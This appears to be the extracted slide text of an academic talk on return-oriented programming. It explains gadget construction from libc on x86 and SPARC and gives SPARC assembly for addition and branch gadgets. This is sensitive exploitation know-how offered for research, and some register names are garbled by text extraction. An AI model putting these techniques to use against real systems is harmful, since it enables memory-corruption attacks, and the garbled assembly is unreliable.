
- ▶ Testbed: libc-2.3.5.so, Fedora Core 4
- ▶ Gadgets built from found code sequences:
 - ▶ load-store
 - ▶ arithmetic & logic
 - ▶ control flow
 - ▶ system calls
- ▶ Challenges:
 - ▶ Code sequences are challenging to use:
 - ▶ short; perform a small unit of work
 - ▶ no standard function prologue/epilogue
 - ▶ haphazard interface, not an ABI
 - ▶ Some convenient instructions not always available (e.g., lahf)



“The Gadget”: July 1945



Immediate rotate of memory word




Conditional jumps on the x86

- ▶ Many instructions set %eflags
- ▶ But the conditional jump insns perturb %eip, not %esp
- ▶ Our strategy:
 - ▶ Move flags to general-purpose register
 - ▶ Compute either *delta* (if flag is 1) or 0 (if flag is 0)
 - ▶ Perturb %esp by the computed amount




Conditional jump, phase 1: load CF




(As a side effect, `neg` sets CF if its argument is nonzero)




Conditional jump, phase 2: store CF to memory



Computed jump, phase 3: compute *delta*-or-zero



Computed jump, phase 4: perturb %esp using computed delta



Finding instruction sequences


(on the x86)

Finding instruction sequences

- ▶ Any instruction sequence ending in “ret” is useful — could be part of a gadget
- ▶ **Algorithmic problem:** recover all sequences of valid instructions from libc that end in a “ret” insn
- ▶ Idea: at each ret (c3 byte) look back:
 - ▶ are preceding i bytes a valid length- i insn?
 - ▶ recurse from found instructions
- ▶ Collect instruction sequences in a trie



Unintended instructions — ecb_crypt()



Is return-oriented programming
x86-specific?

(Spoiler: Answer is no.)

Assumptions in original attack

- ▶ Register-memory machine
 - ▶ Gives plentiful opportunities for accessing memory
- ▶ Register-starved
 - ▶ Multiple sequences likely to operate on same register
- ▶ Instructions are variable-length, unaligned
 - ▶ More instruction sequences exist in libc
 - ▶ Instructions types not issued by compiler may be available
- ▶ Unstructured call/ret ABI
 - ▶ Any sequence ending in a return is useful
- ▶ True on the x86 ... not on RISC architectures



SPARC: the un-x86

- ▶ Load-store RISC machine
 - ▶ Only a few special instructions access memory
- ▶ Register-rich
 - ▶ 128 registers; 32 available to any given function
- ▶ All instructions 32 bits long; alignment enforced
 - ▶ No unintended instructions
- ▶ Highly structured calling convention
 - ▶ Register windows
 - ▶ Stack frames have specific format



Return-oriented programming on SPARC


- ▶ Use Solaris 10 libc: 1.3 MB
- ▶ New techniques:
 - ▶ Use instruction sequences that are *suffixes* of real functions
 - ▶ Dataflow within a gadget:
 - ▶ Use structured dataflow to dovetail with calling convention
 - ▶ Dataflow between gadgets:
 - ▶ Each gadget is memory-memory
- ▶ Turing-complete computation!
- ▶ **Conjecture:** Return-oriented programming likely possible on *every* architecture.



SPARC Architecture

► Registers:

- %i[0-7], %l[0-7], %o[0-7]
- Register banks and the “sliding register window”
- “call; save”;
“ret; restore”



SPARC Architecture

► Stack

- Frame Ptr: %i6/%fp
- Stack Ptr: %o6/%sp
- Return Addr: %i7
- Register save area

Address	Storage
<i>Low Memory</i>	
%sp	Top of the stack
%sp - %sp+31	Saved registers %l [0-7]
%sp+32 - %sp+63	Saved registers %i [0-7]
%sp+64 - %sp+67	Return struct for next call
%sp+68 - %sp+91	Outgoing arg. 1-5 space for caller
%sp+92 - up	Outgoing arg. 6+ for caller (<i>variable</i>)
%sp+-- %fp--	Current local variables (<i>variable</i>)
%fp	Top of the frame (previous %sp)
%fp - %fp+31	Prev. saved registers %l [0-7]
%fp+32 - %fp+63	Prev. saved registers %i [0-7]
%fp+64 - %fp+67	Return struct for current call
%fp+68 - %fp+91	Incoming arg. 1-5 space for callee
%fp+92 - up	Incoming arg. 6+ for callee (<i>variable</i>)
<i>High Memory</i>	



Dataflow strategy

- ▶ **Via register**
 - ▶ On restore, %i registers become %o registers
 - ▶ First sequence puts output in %i register
 - ▶ Second sequence reads from corresponding %o register
- ▶ **Write into stack frame**
 - ▶ On restore, spilled %i, %l registers read from stack
 - ▶ Earlier sequence writes to spill space for later sequence



Gadget operations implemented

▶ Memory

- ▶ $v1 = \&v2$
- ▶ $v1 = *v2$
- ▶ $*v1 = v2$

▶ Assignment

- ▶ $v1 = \text{Value}$
- ▶ $v1 = v2$

▶ Function Calls

- ▶ call *Function*

▶ System Calls

- ▶ call *syscall*
with
arguments

▶ Math

- ▶ $v1++$
- ▶ $v1--$
- ▶ $v1 = -v2$
- ▶ $v1 = v2 + v3$
- ▶ $v1 = v2 - v3$

▶ Logic

- ▶ $v1 = v2 \& v3$
- ▶ $v1 = v2 | v3$
- ▶ $v1 = \sim v2$

▶ Control Flow

- ▶ BA: jump T1
- ▶ BE: if ($v1 == v2$):
 - ▶ jump T1,
 - ▶ else T2
- ▶ BLE: if ($v1 \leq v2$):
 - ▶ jump T1,
 - ▶ else T2
- ▶ BGE: if ($v1 \geq v2$):
 - ▶ jump T1,
 - ▶ else T2



Gadget: Addition

► $v1 = v2 + v3$

Inst. Seq.	Preset	Assembly
$m[\&\%i0] = v2$	$\%17 = \&\%i0$ <i>(+2 Frames)</i> $\%i0 = \&v2$	<code>ld [%i0], %16</code> <code>st %16, [%17]</code> <code>ret</code> <code>restore</code>
$m[\&\%i3] = v3$	$\%17 = \&\%i3$ <i>(+1 Frame)</i> $\%i0 = \&v3$	<code>ld [%i0], %16</code> <code>st %16, [%17]</code> <code>ret</code> <code>restore</code>
$v1 = v2 + v3$	$\%i0 = v2$ (<i>stored</i>) $\%i3 = v3$ (<i>stored</i>) $\%i4 = \&v1$	<code>add %i0, %i3, %i5</code> <code>st %i5, [%i4]</code> <code>ret</code> <code>restore</code>



Gadget: Branch Equal

if (v1 == v2):

 jump T1

else:

 jump T2

Inst. Seq.	Preset	Assembly
m[&%i0] = v1	%i7 = &%i0 (+2 Frames) %i0 = &v1	ld [%i0], %i6 st %i6, [%i7] ret restore
m[&%i2] = v2	%i7 = &%i2 (+1 Frame) %i0 = &v2	ld [%i0], %i6 st %i6, [%i7] ret restore
(v1 == v2)	%i0 = v1 (stored) %i2 = v2 (stored)	cmp %i0, %i2 ret restore
if (v1 == v2): %i0 = T1 else: %i0 = T2	%i0 = T2 (NOT_EQ) %i0 = T1 (EQ) - 1 %i2 = -1	be,a 1 ahead sub %i0,%i2,%i0 ret restore
